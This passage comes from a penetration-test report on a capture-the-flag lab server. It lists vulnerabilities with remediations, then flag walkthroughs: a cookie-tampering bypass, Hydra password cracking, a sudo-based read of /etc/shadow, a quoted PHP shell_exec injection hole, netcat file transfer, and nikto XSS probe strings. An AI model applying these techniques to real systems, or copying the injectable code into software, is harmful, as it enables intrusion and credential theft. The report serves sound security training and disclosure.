Description	Developer comments indicating the weaknesses in the system and exposing the directories in the main server
Impact	Using CEO's metadata, the attacker can ultimately take over the server. Also, using the developer comments that showed the directory listing on shell, we were able to go the respective directory and access flag4 when we got hold of root.
Remediation	Developer comments should be avoided on public html pages.




Figure 13: Developer comments in /internal/

```
50                  <div class="image main" data-position="center">
51                      <img src="images/watchingyou.jpg" alt="" />
52                  </div>
53                  <div class="container">
54                      <header class="major">
55                          <p><!--DEBUG
56 $cmd = shell_exec( "echo '" . $_GET['email'] . " : " . $_GET['name'] . "' >> /var/www/html/data/customer.list " );
57 --></p>
58                          <h2>Near-Earth Broadcast News</h2>
59                          <p>Connecting You to the World</br>
60                          </p>
61                      </header>
```

Figure 14: Developer comments on the main page

4- Weak passwords and ciphers:

Risk	High
Description	The server's user and root have weak passwords and exist in the rockyou list. Critical data has been encrypted using weak encryption schemes.
Impact	Using tools like John the ripper and Hydra, the attackers can easily crack the passwords, login as employee and get hold of the server as root. The encrypted critical data can be easily decrypted by guessing the encryption schemes.
Remediation	Use strong passwords and implement a strong password policy in the company for all users. Also, encrypt critical data using strong ciphers such as AES.

5- Improper Authentication:

Risk	High
Description	In order to view the home page of the employee and customers.php, the only check for authentication is the cookie header which is set to 1 if authenticated and 0 if not.
Impact	Using tools like Burp Suite, the attacker can intercept the traffic and change the value of 'cookie: authenticated' to 1 in order to get admin access. He/she can ultimately get to see the customers information along with critical data.
Remediation	Use an authentication framework or library such as OWASP ESAPI Authentication feature.




Figure 15: Burp intercepts and views employee.php




Figure 16: Burp intercepts, changes cookie value and views customer data

6- PHPinfo/Apache man page leakage:

Risk	Medium
Description	PHPinfo and Apache Manual page can easily be accessible by the attacker
Impact	Using information from these pages, the attacker can determine the vulnerabilities that exist in the versions being used to leverage attacks
Remediation	Use proper security policies and keep these pages hidden




Figure 17: phpinfo page accessible by anyone




Figure 18: Apache manual page

7- X-frame options not set:

Risk	Medium
Description	HTTP response does not include X-frame options so this can lead to clickjacking attacks
Impact	The customers and employees can get tricked into clicking some malicious links
Remediation	This frame options should be set

Conclusion:

NBN Corporation has suffered a breach already and wanted to ensure that it does not get targeted more. Our team was hence assigned with the task of penetration testing on its network including the external facing server and the internal client with the goal of identifying, exploiting and suggesting remedies before real world attackers could attack the system.

NBN Corp provided us with 2 virtual machine images(one for the server and the second for the client). The IP addresses of the network was provided. Access to the internal network was not provided which meant that the test had to simulate the real world attacks. Several vulnerabilities were discovered and exploited and it was also determined if the found vulnerabilities had a high, medium or low risk.
The server was exploited by making use of information found in CEO's pictures' metadata and using Hydra to crack the login form with rockyou wordlist. Root was granted by exploiting the sudo functionality to "cat" /etc/shadow file.
Multiple other vulnerabilities were also found including XSS, access to hidden directories granted, phpinfo file accessible etc. The risk factor and fixes for these vulnerabilities have been suggested as well. To summarize, since the overall calculated risk is high and critical, NBN Corp should follow secure software practices such as avoiding directory listing. They should use latest versions of Operating Systems and Apache/FTP servers and must have a good update policy. They must also use strong passwords and encryption schemes for encrypting their critical data. Also, it is better for such an organization to have a Disaster Recovery and Business Continuity Plan(DRP and BCP) in case an attack actually occurs. It is expected that NBN Corp follows these recommendations to guarantee a secure infrastructure for themselves.

Appendix:

Appendix A: Flags

Flag1:

Going to the directory /data/, we found some files present two of which were flags. Flag1 could be read as such while for flag4 we needed to have some privileges to read the file.




Figure 19: flag1 accessible using /data/ directory

Flag1 is: **flag1{19spring_goodluck}**




Figure 20 : Flag1

Flag2:

Flag2 was accessed in two ways.

1- Using Burp suite to intercept the traffic and changing the value of 'authenticated' field to 1 on customers.php page.




Figure 21: Burp Suite interception showing Flag2

2- Logging in with the credentials found from cracking the login form password.

Flag2 is: **flag2{down_a_rabbithole}**




Figure 22: Flag value seen after successful login

Flag3:

After getting a shell on server with 'gibson' as the username and 'digital' as the password, we listed the files in the home directory and found a file by the name, flag3.
On reading and outputting its contents to standard output, we were unable to find the flag. So we grep-ed the output with flag3 and got the flag. The following command was used to get the flag.

cat flag3 | grep flag3

Flag3 is: **flag3{brilliantly_lit_boulevard}**

```
gibson@nbnserver:~$ cat flag3 | grep flag3
The goggles throw a light, smoky haze across his eyes and reflect a distorted wi
de-angle view of a flag3{brilliantly_lit_boulevard} that stretches off into an i
nfinite blackness. This boulevard does not really exist, it is a computer-render
ed view of an imaginary place.
```

Figure 23: Flag 3 viewed on terminal

Flag4:

Flag4 is found in the hidden directory /data and needs root privileges to access the contents. So we changed the directory to /var/www/html/data and entered the following command.

strings flag4.jpg | grep flag4

Flag4 is: **flag4{youre_going_places}**

```
root@nbnserver:/var/www/html/data# strings flag4.jpg | grep flag4
<x:xmpmeta xmlns:x="adobe:ns:meta/"><rdf:RDF xmlns:rdf="http://www.w3.org/1999/0
2/22-rdf-syntax-ns#"><rdf:Description flag4="flag4{youre_going_places}" xmlns:Mi
crosoftPhoto="http://ns.microsoft.com/photo/1.0/"/></rdf:RDF></x:xmpmeta>
root@nbnserver:/var/www/html/data#
```

Figure 24: Flag4 viewed on terminal

Flag5:

We transferred a python script(flag5.py) using netcat from local machine(kali) to server.
On our server machine, we went to the directory where the files were. Then, we entered the netcat listener command. The following commands were entered.

cd …

cd '\'

nc -l -p 1234 -q 1 > flag5.py < /dev/null

On kali, we entered the following command to send the python script.

cat flag5.py | netcat 10.6.66.20 1234

Then we went back to the server and ran the python script in the same directory where we previously were. The output gave us the name of the file i.e 512.
So we cat the file, 512 and got an encrypted text.

```
root@nbnserver:~/.../\# python3 flag5.py

Flag file is  <_io.TextIOWrapper name='512' mode='r' encoding='UTF-8'>
root@nbnserver:~/.../\# cat 512
uozt5{dvev_zodzbh_wlmv_rg_gsrh_dzb}
root@nbnserver:~/.../\#
```

Figure 25: Flag5 as encrypted text

On analysing the text, it was determined that every letter was encrypted in such a way that if it occurs at nth position from left to right in the lower case alphabets order, it's encrypted value would be at nth position from right to left.
Flag5 is: **flag5{weve_always_done_it_this_way}**

Appendix B: Open Ports

Ports open at the server:

PORT	SERVICE	VERSION
80	http	Apache httpd 2.4.29 ((Ubuntu))
443	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
8001	http	Apache httpd 2.4.29 ((Ubuntu))
65535	ftp	vsftpd 3.0.3

Ports open at the client:

PORT	SERVICE	VERSION
22/tcp	ssh	OpenSSH 7.5p1 Ubuntu 10ubuntu0.1 (Ubuntu Linux; protocol 2.0)
25/tcp	smtp	Postfix smtpd
110/tcp	pop3	Dovecot pop3d
143/tcp	imap	Dovecot imapd (Ubuntu)

5268/tcp	unknown	
5355/tcp	llmnr?	
5782/tcp	3par-mgmt?	
5843/tcp	unknown	
5854/tcp	unknown	
6174/tcp	unknown	
6573/tcp	unknown	
6868/tcp	landesk-rc	LANDesk remote management
9562/tcp	unknown	
7437/tcp	faximum?	
12824/tcp	landesk-rc	LANDesk remote management
15035/tcp	unknown	
24204/tcp	unknown	
24712/tcp	unknown	
28478/tcp	unknown	
40998/tcp	unknown	
42780/tcp	nagios-nsca	Nagios NSCA
49881/tcp	unknown	
49953/tcp	unknown	
52396/tcp	unknown	
53852/tcp	unknown	
54597/tcp	unknown	
56585/tcp	nagios-nsca	Nagios NSCA
62049/tcp	nagios-nsca	Nagios NSCA
62992/tcp	nagios-nsca	Nagios NSCA

63034/tcp	unknown	
64128/tcp	unknown	

Appendix C: Vulnerability scanners' output

Nikto output on server:

```
root@kali:~# nikto -h 10.6.66.20
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.6.66.20
+ Target Hostname:    10.6.66.20
+ Target Port:        80
+ Start Time:         2019-05-09 09:38:20 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME
type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x37 0x586ff0c527010
+ Entry '/internal/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ OSVDB-3268: /data/: Directory indexing found.
+ Entry '/data/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Cookie authenticated created without the httponly flag
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>: Output from the phpinfo() function was found.
+ OSVDB-3092: /data/: This might be interesting...
+ OSVDB-3092: /internal/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.
+ /phpinfo.php?GLOBALS[test]=<script>alert(document.cookie);</script>: Output from the phpinfo() function was found.
+ /phpinfo.php?cx[]=fGAevUUHsiyDUx9j5VdzI4SYgG7CiwCGmo0wzcOzdeH9oh4sTHDXEUGFU7BdGLNpBURqqlyItllGDvimURHB0vRXNPdVhY8dkpNdp5xUXGqhJil9nXFVmoqZITQVyWSCP
CMBluR1CPdTZP6S1PUaGUyCeSwkyfxdNf4PHdUzqNWbOXpa3h4f9BJLKvoL3NodpHkhKcJ9nGU54C6UZ5H79ucY5cPNG8KozQhR2x2cfi6bpicCKtBfVuTGW1Vwg8yTx4wFQHUQqpnDb8xCH9JMlB
FAOi5PQFM7RvVCXO4YyXSZn8vZXyMDprfG0D006AaAKrglkr3lpYjz36klsMflLpfsULFZruB2zSdYeoN4ntjLKwrjxKmTVeROkEVNs65aWoLfbY8UaWIMvfiUa0ehE4R1ktSN0jbWS4XwnlJdlPT
```

Figure 26: Nikto output(part 1) of server




Figure 27: Nikto output(part2) of server

ZAProxy output for server:

